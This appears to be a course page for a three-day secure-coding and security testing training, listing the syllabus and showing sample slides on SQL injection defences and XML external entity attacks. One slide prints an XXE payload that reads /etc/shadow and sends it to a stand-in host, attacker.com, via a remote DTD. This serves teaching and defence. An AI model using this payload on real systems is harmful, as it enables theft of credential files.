scademy
secure coding academy

Security testing

CL-STS | Onsite / Virtual classroom | 3 days

Audience: Developers and testers
Preparedness: General QA and testing
Exercises: Hands-on

After getting familiar with the vulnerabilities and the attack methods, participants learn about the general approach and the methodology for security testing, and the techniques that can be applied to reveal specific vulnerabilities. Security testing should start with information gathering about the system (ToC, i.e. Target of Evaluation), then a thorough threat modeling should reveal and rate all threats, arriving to the most appropriate risk analysis-driven test plan.

Security evaluations can happen at various steps of the SDLC, and so we discuss design review, code review, reconnaissance and information gathering about the system, testing the implementation and the testing and hardening the environment for secure deployment. Many different security testing techniques are introduced in details, like taint analysis and heuristics-based code review, static code analysis, dynamic web vulnerability testing or fuzzing. Various types of tools are introduced that can be applied in order to automate security evaluation of software products, which is also supported by a number of exercises, where we execute these tools to analyze the already discussed vulnerable code. Many real life case studies support better understanding of various vulnerabilities.

This course prepares testers and QA staff to adequately plan and precisely execute security tests, select and use the most appropriate tools and techniques to find even hidden security flaws, and thus gives essential practical skills that can be applied on the next day working day.

Outline:

- IT security and secure coding
- Web application security
- Client-side security
- Security testing
- Security testing techniques and tools
- Source code review
- Input validation
- Improper use of security features
- Testing the implementation
- Deployment environment
- Principles of security and secure coding

Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding

Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them

Learn about XML security

Learn client-side vulnerabilities and secure coding practices

Understand security testing approaches and methodologies

Get practical knowledge in using security testing techniques and tools


Learn how to set up and operate the deployment environment securely

Get sources and further readings on secure coding practices

Related courses:

- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)
- CL-WSC - Web application security (Onsite / Virtual classroom, 3 days)
- CL-CMI - C and C++ security master course (x86) (Onsite / Virtual classroom, 5 days)
- CL-CMA - C and C++ security master course (ARM) (Onsite / Virtual classroom, 5 days)

Detailed table of contents



SQL injection protection methods

scademy

- Filtering out certain inputs (black-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input…
- Stored procedures
  - But still be careful if you create them dynamically…
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements


```
String query="SELECT * from table WHERE id=" + var;
```

```
String query="SELECT * from table WHERE id=?";
PreparedStatement preparedStatement=conn.prepareStatement(query);
preparedStatement.setInt(1, Integer.parseInt(var));
```

#COMPANY#, #LOCATION#, #DATE#

01 / 20

- XML external entity (XXE)
  - XML Entity introduction
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities
  - Exercise – XXE attack
  - Preventing entity-related attacks
  - Case study – XXE in Google Toolbar
- Broken access control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Testing for insecure direct object reference
  - Testing for insecure direct object references
- Security misconfiguration
  - Configuring the environment
  - Insecure file uploads
  - Exercise – Uploading executable files
  - Filtering file uploads – validation and configuration
- Cross-Site Scripting (XSS)
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
  - Exercise – Cross Site Scripting
  - XSS prevention
  - Detecting XSS vulnerabilities
  - Bypassing XSS filters



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

#COMPANY#, #LOCATION#, #DATE# 01 / 66

Day 2

Web application security

- Insecure deserialization
  - Serialization and deserialization basics
  - Security challenges of deserialization
  - Deserialization in Java
  - Denial-of-service via Java deserialization
  - From deserialization to code execution

- POP payload targeting InvokerTransformer (Java)
    - Real-world Java deserialization vulnerabilities
    - Issues with deserialization – JSON
    - Best practices against deserialization vulnerabilities
- Using components with known vulnerabilities
- Insufficient logging and monitoring
    - Detection and response

Client-side security

- JavaScript security
- Same Origin Policy
- Simple requests
- Preflight requests
- Clickjacking
    - Exercise – IFrame, Where is My Car?
    - Protection against Clickjacking
    - Anti frame-busting – dismissing protection scripts
    - Protection against busting frame busting
- AJAX security
    - XSS in AJAX
    - Script injection attack in AJAX
    - Exercise – XSS in AJAX
    - XSS protection in AJAX
    - Exercise CSRF in AJAX – JavaScript hijacking
    - CSRF protection in AJAX

Security testing

- Functional testing vs. security testing
- Security vulnerabilities
- Prioritization – risk analysis
- Security assessments in various SDLC phases

- Security testing methodology
  - Steps of test planning (risk analysis)
  - Scoping and information gathering
    - Stakeholders
    - Assets
    - Exercise – Identifying assets
    - Security objectives for testing
    - Exercise – Defining security objectives
  - Threat modeling
    - Attacker profiles
    - Threat modeling
    - Threat modeling based on attack trees
    - Exercise – Craft an attack tree
    - Threat modeling based on misuse/abuse cases
    - Misuse/abuse cases – a simple example
    - Exercise – Craft a misuse case
    - SDL threat modeling
    - The STRIDE threat categories
    - Diagramming – elements of a DFD
    - Data flow diagram – example
    - Threat enumeration – mapping STRIDE to DFD elements
    - Risk analysis – classification of threats
    - The DREAD risk assessment model
    - Exercise – Risk analysis
  - Testing steps
    - Deriving test cases
    - Accomplishing the tests
    - Processing test results
    - Mitigation concepts
    - Standard mitigation techniques of MS SDL
    - Review phase

Security testing techniques and tools

- General testing approaches
- Design review
  - Assessment of security requirements
  - Identifying security-critical aspects – hotspots

scademy
secure coding academy

Day 3

Source code review

- Code review for software security
- Taint analysis
- Heuristic-based

Input validation

- Input validation concepts
- Integer problems
    - Representation of negative integers
    - Integer overflow
    - Exercise IntOverflow
    - What is the value of Math.abs(Integer.MIN_VALUE)?
    - Integer problem – best practices
        - Avoiding arithmetic overflow – addition
        - Avoiding arithmetic overflow – multiplication
        - Detecting arithmetic overflow in Java 8
        - Exercise – Using addExact() in Java
        - Testing for integer problems

Improper use of security features

- Typical problems related to the use of security features
- Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage
    - Special purpose hash algorithms for password storage
    - Argon2 and PBKDF2 implementations in Java
    - bcrypt and scrypt implementations in Java
    - Case study – the Ashley Madison data breach
        - The loginkey token
        - Revealing the passwords with brute forcing
    - Typical mistakes in password management
    - Exercise – Hard coded passwords
        - Sensitive info in memory - minimize the attack surface
- Static code analysis
    - Exercise – Using static code analysis tools

Testing the implementation

- Manual vs. automated security testing
- Penetration testing
- Stress tests
- Proxy servers and sniffers
  - Testing with proxies and sniffers
  - Packet analyzers and proxies
  - Exercise – Testing with proxy
- Web vulnerability scanners
  - Exercise – Using a vulnerability scanner
  - SQL injection tools
  - Exercise – Using SQL injection tools

Deployment environment

- Assessing the environment
- Configuration management
- Hardening
  - Network-level hardening
  - Server hardening – principle of least privilege
  - Hardening the deployment – server administration
  - Hardening the deployment – access control
- Patch and vulnerability management
  - Patch management
  - Vulnerability repositories
  - Vulnerability attributes
  - Common Vulnerability Scoring System – CVSS
  - Vulnerability management software
  - Exercise – checking for vulnerable packages

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- Java secure coding sources
- Recommended books – Java